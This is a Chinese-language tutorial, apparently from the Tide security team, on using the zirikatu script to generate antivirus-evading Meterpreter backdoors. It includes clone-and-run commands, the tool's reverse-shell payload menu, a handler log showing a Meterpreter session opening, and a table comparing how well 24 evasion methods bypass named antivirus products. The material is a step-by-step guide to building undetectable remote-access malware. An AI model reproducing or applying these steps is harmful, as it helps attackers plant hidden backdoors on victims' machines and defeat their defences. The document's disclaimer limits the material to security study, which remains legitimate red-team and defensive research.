

远控免杀专题系列文章

重 剑 无 锋 @ Tide 安 全 团 队 2019年12月 声明:文中所涉及的技术、思路和工具仅供以安全为目的的学习交流使用,任何人不得将其用于非法用途以及盈利等目的,否则后果自行承担!

P. INWAN, HIDESEC. COM

- 本专题文章导航
- 免杀能力一览表
- 一、zirikatu介绍
- 二、安装zirikatu
- 三、zirikatu使用说明
- 四、生成后门
- 五、小结
- 参考

本专题文章导航

1、远控免杀专题(1)-基础

篇: https://mp.weixin.gg.com/s/3LZ_cj2gDC1bQATxgBfweg

2、远控免杀专题(2)-msfvenom隐藏的参

数: https://mp.weixin.qq.com/s/1r0iakLpnLrjCrOp2gT10w

3、远控免杀专题(3)-msf自带免杀(VT免杀率

35/69): https://mp.weixin.qq.com/s/A0CZslLhCLOK_HgkHGcpEA

4、远控免杀专题(4)-Evasion模块(VT免杀率

12/71): https://mp.weixin.qq.com/s/YnnCM7W20xScv52k_ubxYQ

- 5、远控免杀专题(5)-Veil免杀(VT免杀率23/71):https://mp.weixin.qq.com/s/-PHVIAQVyU8QlpHwcpN4yw
- 6、远控免杀专题(6)-Venom免杀(VT免杀率 11/71):https://mp.weixin.qq.com/s/CbfxupSWEPB86tBZsmxNCQ
- 7、远控免杀专题(7)-Shellter免杀(VT免杀率

7/69): https://mp.weixin.qq.com/s/ASnldn6nk68D4bwkfYm3Gg

8、远控免杀专题(8)-BackDoor-Factory免杀(VT免杀率

13/71): https://mp.weixin.qq.com/s/A30JHhXhwe45xV7hv8jvVQ

9、远控免杀专题(9)-Avet免杀(VT免杀率

14/71): https://mp.weixin.qq.com/s/ElfqAbMC8HoC6xcZP9SXpA

10、远控免杀专题(10)-TheFatRat免杀(VT免杀率

22/70): https://mp.weixin.qq.com/s/zOvwfmEtbkpGWWBn642ICA

11、远控免杀专题(11)-Avoidz免杀(VT免杀率

23/71): https://mp.weixin.qq.com/s/TnfTXihlyv696uCiv3aWfg

12、远控免杀专题(12)-Green-Hat-Suite免杀(VT免杀率

23/70): https://mp.weixin.qq.com/s/MVJTXOlqjgL7iEHrnq6OJg

13、远控免杀专题(13)-zirikatu免杀(VT免杀率39/71): 本文

文章打包下载及相关软件下载: https://github.com/TideSec/BypassAntiVirus

免杀能力一览表

| 序号 | 免杀方法 | VT查杀率 | 360 | QQ | 火绒 | 卡巴 | McAfee | 微软 | Symantec | 瑞星 | 金山 | 江民 | 趋势 |
|----|-------------------|-------|-----|----|----|----------|--------|----|-----------|----|----|-----------|----|
| 1 | 未免杀处理 | 53/69 | | | | | | | | | V | $\sqrt{}$ | |
| 2 | msf自编码 | 51/69 | | V | | | | | | | V | $\sqrt{}$ | |
| 3 | msf自捆绑 | 39/69 | | √ | | | | | | | V | √ | √ |
| 4 | msf捆绑+编码 | 35/68 | J | √ | | | | | | | V | $\sqrt{}$ | V |
| 5 | msf多重编码 | 45/70 | | √ | | | J | | | | V | √ | V |
| 6 | Evasion模块exe | 42/71 | | √ | | | | | | | V | $\sqrt{}$ | V |
| 7 | Evasion模块hta | 14/59 | | | V | | | | V | | V | √ | V |
| 8 | Evasion模块csc | 12/71 | | √ | V | √ | V | | V | V | V | √ | J |
| 9 | Veil原生exe | 44/71 | J | | V | | | | | | V | | J |
| 10 | Veil+gcc编译 | 23/71 | J | √ | V | | V | | | | V | J | J |
| 11 | Venom-生成exe | 19/71 | | √ | V | √ | J | | | | J | $\sqrt{}$ | √ |
| 12 | Venom-生成dll | 11/71 | ✓ | √ | V | √ | J | √ | | | V | J | V |
| 13 | Shellter免杀 | 7/69 | ✓ | √ | J | | J | | J | | V | J | J |
| 14 | BackDoor-Factory | 13/71 | | √ | V | | J | √ | | | V | $\sqrt{}$ | V |
| 15 | BDF+shellcode | 14/71 | | √ | V | | J | | J | | V | $\sqrt{}$ | J |
| 16 | Avet免杀 | 17/71 | ✓ | √ | V | | J | | 0,3, | J | V | $\sqrt{}$ | V |
| 17 | TheFatRat:ps1-exe | 22/70 | | √ | V | | J | J | $\sqrt{}$ | | V | J | J |
| 18 | TheFatRat:加壳exe | 12/70 | J | √ | | √ | J | V | J | | V | V | V |
| 19 | TheFatRat:c#-exe | 37/71 | | √ | | | J | | | V | V | √ | V |
| 20 | Avoidz:c#-exe | 23/68 | | √ | | V | V | | | V | V | | V |
| 21 | Avoidz:py-exe | 11/68 | | √ | | V | V | | J | | V | √ | V |
| 22 | Avoidz:go-exe | 23/71 | | √ | | V | J | V | | | V | $\sqrt{}$ | V |
| 23 | Green-Hat-Suite | 23/70 | | V | | V | J | V | | | V | √ | V |
| 24 | Zirikatu免杀 | 39/71 | J | 1 | J | | | | | V | J | J | V |

几点说明:

- 1、上表中标识 √ 说明相应杀毒软件未检测出病毒,也就是代表了Bypass。
- 2、为了更好的对比效果,大部分测试payload均使用msf的windows/meterperter/reverse_tcp 模块生成。
- 3、由于本机测试时只是安装了360全家桶和火绒,所以默认情况下360和火绒杀毒情况指的是静态+动态查杀。360杀毒版本 5.0.0.8160 (2020.01.01),火绒版本 5.0.34.16 (2020.01.01),360安全卫士 12.0.0.2002 (2020.01.01)。
- 4、其他杀软的检测指标是在 virustotal.com (简称VT) 上在线查杀,所以可能只是代表了静态查杀能力,数据仅供参考,不足以作为免杀的精确判断指标。
- 5、完全不必要苛求一种免杀技术能bypass所有杀软,这样的技术肯定是有的,只是没被公开,一旦公开第二天就能被杀了,其实我们只要能bypass目标主机上的杀软就足够了。

一、zirikatu介绍

zirikatu是一个用bash编写的小脚本,依赖于msf、mono、mcs等软件,也是调用msfvenom生成shellcode,然后将shellcode嵌入C#代码,试用Mcs编译生成exe后门。

Mono可以让.NET程序跨平台运行在Linux,BSD,Windows,MacOS,Sun Solaris,Wii,索尼PlayStation,苹果iPhone等几乎所有常见的操作系统之上。从Mono2.11版本开始,采用的编译器叫mcs,它的作用是将C#编译为CIL(Common Language Infrastructure,通用中间语言,也叫MSIL微软中间语言,这个语言能运行在所有支持CIL的环境中)

二、安装zirikatu

下载到本地

git clone https://github.com/pasahitz/zirikatu.git

三、zirikatu使用说明

执行命令

chmod +x zirikatu.sh
./zirikatu.sh

```
[<mark>root@parrot]</mark>-[~/sec/zirikatu]
     #chmod +x zirikatu.sh
  <mark>[root@parrot]-[</mark>~/sec/zirikatu]
     #./zirikatu.sh
       ///|||| | || | < | (_| || |_ | |_ ||
       /___/|_|| | | | | | | \_,_| \__,_|
                             #
                   #Fully Undetectable#
              #Metasploit Payload Generator#
          #Tested on Debian Jessie and Kali Linux#
                                            PasahitZ 2017
Check script dependencies = [Pass]
msfconsole
              [ 0k]
              [ 0k]
msfvenom
              [ 0k]
mono
mcs
              [ 0k]
              [Ok]
postgresql
              [ 0k]
fallocate
[1] Meterpreter_Reverse_tcp
                                       [5] Shell_reverse_tcp
[2] Meterpreter_Reverse_http
                                       [6] Powershell_reverse_tcp
[3] Meterpreter_Reverse_https
                                       [7] Multi encode payload
[4] Meterpreter_Reverse_tcp_dns
Select a payload number:
```


四、生成后门

还是使用最常规的reverse_tcp进行测试,选项都比较简单,默认填写就可以



测试机执行,360和火绒静态检测和动态检测都可bypass

那个弹窗是我故意加的,生成payload的时候不加就可以



msf可正常上线

```
msf5 exploit(multi/handler) > exploit


[*] Started reverse TCP handler on 10.211.55.2:3333

[*] Sending stage (180291 bytes) to 10.211.55.3

[*] Meterpreter session 13 opened (10.211.55.2:3333 -> 10.211.55.3:56983) at 2020-01-06 01:00:57 +0800

meterpreter > getpid
Current pid: 5116
meterpreter > |
```

virustotal.com中39/71个报毒,以为能过360和火绒,免杀应该不错的...



五、小结

zirikatu利用msfvenom生成shellcode,之后再进行一定处理,编译生成exe。原理比较简单,操作比较方便,免杀效果相比专题12里的Green-Hat-Suite来说虽然一般,但能过360、火绒和瑞星的确有点出人意料。

参考

Msf&zirikatu免杀结合利用: http://www.secist.com/archives/3113.html